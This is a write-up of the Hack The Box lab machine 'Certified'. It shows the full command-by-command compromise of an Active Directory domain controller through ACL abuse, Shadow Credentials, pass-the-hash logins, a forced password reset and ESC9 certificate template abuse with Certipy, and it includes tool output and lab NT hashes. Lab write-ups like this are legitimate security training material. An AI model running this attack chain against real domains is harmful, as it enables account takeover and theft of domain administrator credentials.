Description
Certified is an medium Hack The Box machine that features:
- Active Directory Enumeration using given user domain credentials
- Given user domain with
WriteOwneraccess grant to a group, allowing the user to add itself to the group - Group users has the
GenericWriteaccess grant to a domain user with permissions to log into the machine, allowing changing the password - Logged user has the
GenericAllpermission to a Certificate Authority user, allowing them to change its password and other user fields - Privilege Escalation via impersonating the
Administratoruser using the ESC9 vulnerability in Certificate Templates used in Active Directory Certificate Services
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.24.237.
$ ping -c 3 10.129.24.237
PING 10.129.24.237 (10.129.24.237) 56(84) bytes of data.
64 bytes from 10.129.24.237: icmp_seq=1 ttl=127 time=43.1 ms
64 bytes from 10.129.24.237: icmp_seq=2 ttl=127 time=42.1 ms
64 bytes from 10.129.24.237: icmp_seq=3 ttl=127 time=42.1 ms

--- 10.129.24.237 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 42.074/42.432/43.141/0.500 ms
The machine is active and with the TTL that equals 127 (128 minus 1 jump) we can assure that it is an Windows machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.24.237 -sS -oN nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.24.237
Host is up (0.047s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
We get many open ports, related to a Domain Controller Active Directory.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.24.237 -Pn -sV -sC -p53,88,135,139,389,445,464,636,3268,3269 -oN nmap_scan_ports
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.24.237
Host is up (0.044s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
 ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h00m01s, deviation: 0s, median: 7h00m01s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.54 seconds
We get the services related to an Active Directory, specifically the Domain Controller DC01.certified.htb. We add the hosts to our /etc/hosts local file.
$ echo "10.129.24.237 certified.htb" | sudo tee -a /etc/hosts
$ echo "10.129.24.237 DC01.certified.htb" | sudo tee -a /etc/hosts
Before continuing we need to synchronize our system clock with the Domain Controller clock. We will stop the synchronization to the default NTP server.
$ sudo timedatectl  set-ntp off
$ sudo rdate -n certified.htb
We start the enumeration of the domain with an assumed breach, we have the password of the judith.mader user, judith09. We dump the domain information using bloodhound-python tool to then use BloodHound desktop application to analyze the data.
$ bloodhound-python -d certified.htb -v --zip -c All -dc certified.htb -ns 10.129.24.237 -u 'judith.mader' -p 'judith09'
DEBUG: Authentication: username/password
DEBUG: Resolved collection methods: psremote, trusts, group, rdp, dcom, session, acl, container, objectprops, localadmin
DEBUG: Using DNS to retrieve domain information
DEBUG: Querying domain controller information from DNS
DEBUG: Using domain hint: certified.htb
INFO: Found AD domain: certified.htb
DEBUG: Found primary DC: dc01.certified.htb
DEBUG: Found Global Catalog server: dc01.certified.htb
DEBUG: Found KDC for enumeration domain: dc01.certified.htb
DEBUG: Using supplied domain controller as KDC
...
We load the generated .zip file into BloodHound using the Upload Data menu option, we search for the judith.mader user.
 In the
 Node Info tab we move to Outbound Object Control > First Degree Object Control. After clicking on it, we find that judith.mader user has the WriteOwner access grant to the Management group.
 With this access grant we can rewrite the owner of the
 Management group to judith.mader and we can add the user to the group, after granting the user permission to add users. In the enumeration we also find that the users of the Management group have the GenericWrite access grant over the management_svc user. We can find it by searching for the Management group and moving to Outbound Object Control > First Degree Object Control.
 This allows us to do a Shadow Credentials attack which will allow us to retrieve the NT hash of the
 management_svc user. By searching the user and moving to Outbound Object Control > First Degree Object Control we find that the management_svc user has the GenericAll access grant to the ca_operator user. This means the management_svc can takeover the ca_operator account by changing its password.

 Finally we find that the
 management_svc in Reachable High Value Targets option has the PSRemote access grant to the machine, so the user can login and create a shell to run command.
Exploitation
We will start by changing the ownership of the Management group to judith.mader with impacket-owneredit tool.
$ impacket-owneredit -action write -new-owner 'judith.mader' -target 'Management' 'certified.htb'/'judith.mader':'judith09'
...
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-729746778-2675978091-3820388244-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
Then we will give to judith.mader the permission to add users by modifying the DACL using the impacket-dacledit tool.
$ impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -target 'Management' 'certified.htb'/'judith.mader':'judith09'
...
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit.bak
[*] DACL modified successfully!
After that we add judith.mader to the Management group.
$ net rpc group addmem "Management" "judith.mader" -U "certified.htb"/"judith.mader"%"judith09" -S "certified.htb"
With the user in the group, we are going to do the Shadow Credentials attack using pyWhisker tool. This tool allows users to manipulate the msDS-KeyCredentialLink attribute of a target user/computer to obtain full control over that object. We are going to clone the tool, downgrade it to a previous version and install the dependencies.
$ git clone https://github.com/ShutdownRepo/pywhisker                         $ cd pywhisker
$ git checkout c4ecf411a585ca4647843c8c3856e023e738a528
$ virtualenv pyw
$ . pyw/bin/activate
(pyw) $ pip install -r requirements.txt
We run the tool with its parameters to obtain the .pfx certificate with its key.
$ python pywhisker.py -d certified.htb -u judith.mader -p 'judith09' --target 'management_svc' --action 'add'  --dc-ip 10.129.24.237
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 34483eb7-9bc5-1f40-0840-b2b2f3f98078
[*] Updating the msDS-KeyCredentialLink attribute of management_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: AtmtlSgR.pfx
[*] Must be used with password: djPMrrpnUqhl1ZE9REuX
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
We find that the generated DeviceID is added to the Domain Controller.
$ python pywhisker.py -d certified.htb -u judith.mader -p 'judith09' --target 'management_svc' --action 'list'  --dc-ip 10.129.24.237
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Listing devices for management_svc
[*] DeviceID: 34483eb7-9bc5-1f40-0840-b2b2f3f98078
Now we need to use the tools from the PKINITtools project to retrieve the NT hash of the user by requesting a TGT using a PFX file and then use Kerberos U2U to submit a TGS request for yourself with the PAC which in turn contains the NT hash. We clone the repository and we install the dependencies.
$ cd ..
$ git clone https://github.com/dirkjanm/PKINITtools
$ cd PKINITtools
$ pip install -r requirements.txt
We retrieve the TGT with the gettgtpkinit.py by specifying the certificate file and the password we obtained previously. We also save in the KRB5CCNAME variable the Kerberos cache information file.
$ python gettgtpkinit.py -cert-pfx ../pywhisker/AtmtlSgR.pfx -pfx-pass djPMrrpnUqhl1ZE9REuX certified.htb/management_svc user.ccache -dc-ip 10.129.24.237
INFO:minikerberos:Loading certificate and key from file
INFO:minikerberos:Requesting TGT
INFO:minikerberos:AS-REP encryption key (you might need this later):
INFO:minikerberos:28883bee2f2c0cda3ba0f1e20ac561015753930029b03fca4fe27a44b32a3218
INFO:minikerberos:Saved TGT to file

$ export KRB5CCNAME=$PWD/user.ccache
We get the TGT and the AS-REP encryption key, 28883bee2f2c0cda3ba0f1e20ac561015753930029b03fca4fe27a44b32a3218. Now we use this data to recover the NT hash with the getnthash.py tool.
$ python getnthash.py certified.htb/management_svc -key 28883bee2f2c0cda3ba0f1e20ac561015753930029b03fca4fe27a44b32a3218 -dc-ip 10.129.24.237
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
...
[*] Requesting ticket to self with PAC
Recovered NT Hash
a091c1832bcdd4677c28b5a6a1295584
We get the NT hash for the management_svc user, a091c1832bcdd4677c28b5a6a1295584. Now we can log in the machine using evil-winrm tool.
$ evil-winrm -i 10.129.24.237 -u 'management_svc' -H 'a091c1832bcdd4677c28b5a6a1295584'

Evil-WinRM shell v3.6

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\management_svc\Documents> whoami
certified\management_svc
Post-Exploitation
As we saw previously, we are going to take the control of the ca_operator by changing its password to newpassword123. We are going to use the rpcclient tool with the management_svc user and the obtained NT hash.
$ rpcclient -U 'certified.htb/management_svc%a091c1832bcdd4677c28b5a6a1295584' --pw-nt-hash 10.129.24.237
rpcclient $> setuserinfo2 ca_operator 23 'newpassword123'
As the username suggests, the ca_operator user can be related to Active Directory Certificate Services. We are going to use the Certipy tool to enumerate the information about the services.
$ certipy-ad find -username ca_operator@certified.htb -password newpassword123 -dc-ip 10.129.24.237 -vulnerable -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'certified-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'certified-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'certified-DC01-CA' via RRP
[*] Got CA configuration for 'certified-DC01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : certified-DC01-CA
    DNS Name                            : DC01.certified.htb
    Certificate Subject                 : CN=certified-DC01-CA, DC=certified, DC=htb
    Certificate Serial Number           : 36472F2C180FBB9B4983AD4D60CD5A9D
    Certificate Validity Start          : 2024-05-13 15:33:41+00:00
    Certificate Validity End            : 2124-05-13 15:43:41+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : CERTIFIED.HTB\Administrators
      Access Rights
        ManageCertificates              : CERTIFIED.HTB\Administrators
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        ManageCa                        : CERTIFIED.HTB\Administrators
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        Enroll                          : CERTIFIED.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : CertifiedAuthentication
    Display Name                        : Certified Authentication
    Certificate Authorities             : certified-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireDirectoryPath
                                          SubjectAltRequireUpn
    Enrollment Flag                     : NoSecurityExtension
                                          AutoEnrollment
                                          PublishToDs
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Server Authentication
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CERTIFIED.HTB\operator ca
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : CERTIFIED.HTB\Administrator
        Write Owner Principals          : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
                                          CERTIFIED.HTB\Administrator
        Write Dacl Principals           : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
                                          CERTIFIED.HTB\Administrator
        Write Property Principals       : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
                                          CERTIFIED.HTB\Administrator
    [!] Vulnerabilities
      ESC9                              : 'CERTIFIED.HTB\\operator ca' can enroll and template has no security extension
We find the CertifiedAuthentication template with the ESC9 vulnerability, the operator_ca user can enroll and template has no security extension. To exploit the vulnerability we need an user with GenericWrite access grant to operator_ca to change its userPrincipalName. We already have it as we verified previously. As we also changed the password we can use the Certipy tool to change the userPrincipalName to Administrator. We will use the NT hash we obtained.
$ certipy-ad account update -username management_svc@certified.htb -hashes :a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : Administrator
[*] Successfully updated 'ca_operator'
Now we are going to request an authentication certification as the Administrator user using the ca_operator user.
$ certipy-ad req -username ca_operator@certified.htb -password 'newpassword123' -ca certified-DC01-CA -template CertifiedAuthentication
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 5
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
We revert the userPrincipalName value of the ca_operator user to its default value, ca_operator@certified.htb.
$ certipy-ad account update -username management_svc@certified.htb -hashes :a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn ca_operator@certified.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : ca_operator@certified.htb
[*] Successfully updated 'ca_operator'
And we finally authenticaticate with the generated certificate to retrieve the NTLM hash of the Administrator user.
$ certipy-ad auth -pfx administrator.pfx -domain certified.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
We obtain the NT hash of the Administrator user, 0d5b49608bbce1751f708748f67e2d34. We can login using evil-winrm to create the terminal.
$ evil-winrm -i 10.129.24.237 -u 'Administrator' -H '0d5b49608bbce1751f708748f67e2d34'

Evil-WinRM shell v3.6

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
certified\administrator
Flags
In the terminal as the Administrator user, we can retrieve the user and root flags.
*Evil-WinRM* PS C:\Users\Administrator\Documents> type c:\Users\management_svc\Desktop\user.txt
<REDACTED>
*Evil-WinRM* PS C:\Users\Administrator\Documents> type c:\Users\Administrator\Desktop\root.txt
<REDACTED>